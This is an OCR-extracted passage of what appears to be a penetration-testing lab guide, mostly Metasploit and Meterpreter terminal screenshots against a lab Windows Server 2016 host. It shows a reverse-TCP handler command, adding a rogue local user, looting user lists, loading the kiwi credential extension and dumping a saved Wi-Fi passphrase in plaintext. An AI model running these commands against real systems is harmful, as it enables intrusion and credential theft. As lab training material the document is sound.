

Applications Places System
Tue Jan 7, 02:49
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user tester P@@12345 /ADD
net user tester P@@12345 /ADD
The command completed successfully.
C:\Windows\system32>exit
exit
(Meterpreter 1)(C:\Windows\system32) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) post(windows/manage/add_user) >> loot
Loot
====
host service type name content info path
---- ------- ---- ---- ------- ---- ----
192.168.177.16 host.users.active active_users.txt text/plain Active Users /root/.msf4/loot/20250107023502_default_192.168.177.16_host.users.activ_871997.txt
192.168.177.16 host.users.recent recent_users.txt text/plain Recent Users /root/.msf4/loot/20250107023510_default_192.168.177.16_host.users.recen_331893.txt
[msf](Jobs:0 Agents:1) post(windows/manage/add_user) >>
Menu
msfconsole - Parrot T...

```
meterpreter > run post/windows/wlan/wlan_profile


[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wire
less LAN 802.11n PCI-E NIC State: The interface is connected to a network.
 Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>ThePaandu</name>
        <SSIDConfig>
                <SSID>
                        <hex>54686550616E6475</hex>
                        <name>ThePaandu</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>papapapa</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profil
e/v3">
```


1. Enumerate installed target applications:

   run get_application_list




1. Open shell on **Windows Server 2016** and navigate to `C:\Users\Administrator\Downloads`.



Applications Places System
Wed Jan 22, 06:01
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 4444; exploit"
File Edit View Search Terminal Help
icecap_collection_x64 16.8.30509
vs_Graphics_Singletonx64 16.8.30608
(Meterpreter 1)(C:\Windows\system32) > load kiwi
[!] The "kiwi" extension has already been loaded.
(Meterpreter 1)(C:\Windows\system32) > shell
Process 2188 created.
Channel 3 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ../..
cd ../..
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is FE46-261C
Directory of C:\
04/15/2020 03:43 AM <DIR> inetpub
04/15/2020 05:33 AM <DIR> PerfLogs
01/22/2025 02:07 AM <DIR> Program Files
Menu
msfconsole -q -x "use ...




1. Execute `whoami /user` to review security identifier structure.

